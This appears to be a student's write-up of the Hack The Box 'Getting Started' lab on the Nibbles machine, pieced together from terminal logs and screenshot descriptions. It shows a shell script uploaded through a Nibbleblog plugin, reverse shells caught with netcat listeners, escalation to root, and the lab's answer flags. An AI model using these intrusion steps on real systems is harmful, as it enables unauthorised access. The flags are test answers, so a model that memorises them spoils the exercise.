|   Date: Thu, 05 Feb 2026 13:38:20 GMT
|   Server: Apache/2.4.18 (Ubuntu)
|   Last-Modified: Thu, 20 Dec 2017 20:17:30 GMT
|   ETag: "5d-5616c3cf7fa77"
|   Accept-Ranges: bytes
|   Content-Length: 93
|   Vary: Accept-Encoding
|   Connection: close
|   Content-Type: text/html
|
|_ (Request type: HEAD)

Nmap done: 1 IP address (1 host up) scanned in 1.85 seconds
```

NIBBLES INITIAL FOOTHOLD

10. Gain a foothold on the target and submit the user.txt flag

79c03865431abf47b90ef24b9695e148

HTB Viewer | Rapid7 Vulnerability Database | Murang'a University Of Techn | Nibbles - Yum yum
vnc.hbt-cloud.com/?host=proxy-uk.hbt-cloud.com/bird/htb-pv1rddzrp.hbt-cloud.com&password=uGF60Y0I
Wed Feb 4, 02:54

Parrot Terminal

```
File Edit View Search Terminal Help
ediocritatem id, ullum salutatus at sed.</p>
<pre class="nb-console">sudo yum install git</pre>
<p>An mutat docendi quo, nusquam apeirian constitiam ius cu? Et mel eripuit nolu
isse scriptorem, habeo dissentiet te qui, at veniam impedit deterruisset eam. Ne
mollis aliquam sea, te vis tation inimicus ullamcorper.</p>
[eu-academy-6]-[10.10.15.220]-[htb-ac-2380484@htb-pv1rddzrp]-[~]
[ *]$ [eu-academy-6]-[10.10.15.220]-[htb-ac-2380484@htb-pv1rddzrp]-[~]
[ *]$ curl -s http://10.129.200.170/nibbleblog/content/private/users.xml | x
mllint --format -
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<users>
    <user username="admin">
        <id type="integer">0</id>
        <session_fail_count type="integer">0</session_fail_count>
        <session_date type="integer">1514544131</session_date>
    </user>
    <blacklist type="string" ip="10.10.10.1">
        <date type="integer">1512964659</date>
        <fail_count type="integer">1</fail_count>
    </blacklist>
</users>
[eu-academy-6]-[10.10.15.220]-[htb-ac-2380484@htb-pv1rddzrp]-[~]
[ *]$
```

Search

HTB Viewer | Rapid7 Vulnerability Database | Murang'a University Of Techn | 10.129.200.170
Wed Feb 4, 03:01

Parrot Terminal

```
<timestamp_format type="string">%d %B, %Y</timestamp_format>
<locale type="string">en_US</locale>
<img_resize type="integer">1</img_resize>
<img_resize_width type="integer">1000</img_resize_width>
<img_resize_height type="integer">600</img_resize_height>
<img_resize_quality type="integer">100</img_resize_quality>
<img_resize_option type="string">auto</img_resize_option>
<img_thumbnail type="integer">1</img_thumbnail>
<img_thumbnail_width type="integer">190</img_thumbnail_width>
<img_thumbnail_height type="integer">190</img_thumbnail_height>
<img_thumbnail_quality type="integer">100</img_thumbnail_quality>
<img_thumbnail_option type="string">landscape</img_thumbnail_option>
<theme type="string">simpler</theme>
<notification_comments type="integer">1</notification_comments>
<notification_session_fail type="integer">0</notification_session_fail>
<notification_session_start type="integer">0</notification_session_start>
<notification_email_to type="string">admin@nibbles.com</notification_email_to>
<notification_email_from type="string">noreply@10.10.10.134</notification_email_from>
<seo_site_title type="string">Nibbles - Yum yum</seo_site_title>
<seo_site_description type="string"/>
<seo_keywords type="string"/>
<seo_robots type="string"/>
<seo_google_code type="string"/>
<seo_bing_code type="string"/>
```

The screenshot shows a web browser window with the URL 10.129.200.170/nibbleblog/admin.php?controller=dashboard&action=view. The page title is "nibbleblog - Dashboard". The left sidebar contains links for Publish, Comments, Manage, Settings, Themes, and Plugins. The main content area has three sections: "Quick start" (with links to New post, New page, Manage posts, General settings, Regional, Change theme), "Draft posts" (with the message "There are no draft posts."), and "Last comments" (with the message "There are no published comments."). On the right, there is a "Notifications" sidebar listing session starts:

- New session started
04 February - 09:07:36 - IP: 10.10.15.220
- New session started
29 December - 10:42:11 - IP: 10.10.14.2
- New session started
29 December - 10:42:10 - IP: 10.10.14.2
- New session started
28 December - 21:09:06 - IP: 10.10.14.3
- New session started
28 December - 21:09:05 - IP: 10.10.14.3
- New session started
28 December - 20:45:00 - IP: 10.10.14.3
- New session started
28 December - 20:44:59 - IP: 10.10.14.3
- New session started
28 December - 20:44:49 - IP: 10.10.14.3

The screenshot shows a terminal window titled "HTB: Nibbles Walkthrough. Ti". The user is at the prompt `(hackerwesh㉿kali: ~/Downloads/activities)`. The terminal history shows the following commands:

```
$ ls
initial_scan2.gnmap initial_scan2.xml initial_scan.nmap
initial_scan2.nmap initial_scan.gnmap initial_scan.xml

(hackerwesh㉿kali: ~/Downloads/activities)
$ nano shell.sh

(hackerwesh㉿kali: ~/Downloads/activities)
$ ls
initial_scan2.gnmap initial_scan2.xml initial_scan.nmap shell.sh
initial_scan2.nmap initial_scan.gnmap initial_scan.xml

(hackerwesh㉿kali: ~/Downloads/activities)
$ chmod +x shell.sh

(hackerwesh㉿kali: ~/Downloads/activities)
$ ls
initial_scan2.gnmap initial_scan2.xml initial_scan.nmap shell.sh
initial_scan2.nmap initial_scan.gnmap initial_scan.xml

(hackerwesh㉿kali: ~/Downloads/activities)
$ ./shell.sh
```

The screenshot shows a web browser window with the address bar displaying the URL `10.129.200.170/nibbleblog/admin.php?controller=plugins&action=config&plugin=my_image`. The page title is "nibbleblog - Plugins :: My image". On the left, there is a sidebar with navigation links: Publish, Comments, Manage, Settings, Themes, and Plugins. The main form has fields for Title (set to "My image"), Position (set to "4"), and Caption. Below these is a "Choose File" input field containing "shell.sh". A "Save changes" button is at the bottom. To the right of the main content, a code editor shows the HTML and CSS for the page. The HTML includes a script tag with the content "Alez". The CSS styles the body with various properties like font-family, background-color, margin, padding, and color.

This screenshot shows the same browser window after attempting to upload "shell.sh". The address bar and page title remain the same. The main content area now displays several warning messages in red text:
Warning: imagesx() expects parameter 1 to be resource, boolean given in `/var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php` on line 26
Warning: imagesy() expects parameter 1 to be resource, boolean given in `/var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php` on line 27
Warning: imagecreatetruecolor(): Invalid image dimensions in `/var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php` on line 117
Warning: imagecopyresampled() expects parameter 1 to be resource, boolean given in `/var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php` on line 118
Warning: imagejpeg() expects parameter 1 to be resource, boolean given in `/var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php` on line 43
Warning: imagedestroy() expects parameter 1 to be resource, boolean given in `/var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php` on line 80

The rest of the interface is identical to the first screenshot, showing the "My image" entry in the list and the "Choose File" input field still containing "shell.sh".

```
[hackerwesh㉿kali)-[~/Downloads/activities]
└─$ nc -nlvp 9443
listening on [any] 9443 ...
[hackerwesh㉿kali)-[~/Downloads/activities]
└─$ nc -nlvp 9443
listening on [any] 9443 ...
connect to [10.10.15.220] from (UNKNOWN) [10.129.200.170] 43566
/bin/sh: 0: can't access tty; job control turned off
$ ls
db.xml
image.php
image.sh
$ python -c 'import pty; pty.spawn("/bin/bash")'
which python
```

```
→ ls
initial_scan2.gnmap  initial_scan2.xml  initial_scan.nmap  shell.sh
initial_scan2.nmap  initial_scan.gnmap  initial_scan.xml

└─(hackerwesh㉿kali)-[~/Downloads/activities]
$ nc -nlvp 9443
listening on [any] 9443 ...
connect to [10.10.15.220] from (UNKNOWN) [10.129.200.170] 43566
/bin/sh: 0: can't access tty; job control turned off
$ ls
db.xml
image.php
image.sh
$ python -c 'import pty; pty.spawn("/bin/bash")'

which python

/bin/sh: 2: python: not found
$ $ $ $ $ $ $ ls
db.xml
image.php
image.sh
$ cd /home/nibbler
$ ls
personal.zip
user.txt
$ cat user.txt
79c03865431abf47b90ef24b9695e148
$ █
```

PRIVILEGE ESCALATION

11. Escalate privileges and submit the root.txt flag.

de5e5d6619862a8aa5b9b212314e0cdd

```
hackerwesh@kali: ~/Downloads/activities
Session Actions Edit View Help
... vpn hack...ties hack...ties hac...ies hack...ties hack...ties
zsh: corrupt history file /home/hackerwesh/.zsh_history
[hackerwesh@kali]-(~/Downloads/activities)
$ nc -lvpn 8443
listening on [any] 8443 ...
connect to [10.10.15.220] from (UNKNOWN) [10.129.200.170] 38466
/bin/sh: 0: can't access tty; job control turned off
# ls
monitor.sh
# cd ..
# ls
stuff
# cd ..
ls
# personal
personal.zip
user.txt
# locate root.txt


/root/root.txt
# # # cat /root/root.txt
de5e5d6619862a8aa5b9b212314e0cdd
# 
```

KNOWLEGDE CHECK

12. Spawn the target, gain a foothold and submit the contents of the user.txt flag.
7002d65b149b0a4d19132a66feed21d8
13. After obtaining a foothold on the target, escalate privileges to root and submit the contents of the root.txt flag.
f1fba6e9f71efb2630e6e34da6387842

SHARABLE LINK

<https://academy.hackthebox.com/achievement/1987439/77>



CONCLUSION

The Getting Started module successfully provides an entry point into practical penetration testing using the Hack The Box platform. By completing the exercises, users gain hands on experience with core techniques such as system enumeration, basic exploitation, and command line interaction within a controlled lab environment. The skills acquired in this module establish a solid groundwork for tackling more complex machines and developing a deeper understanding of offensive security concepts.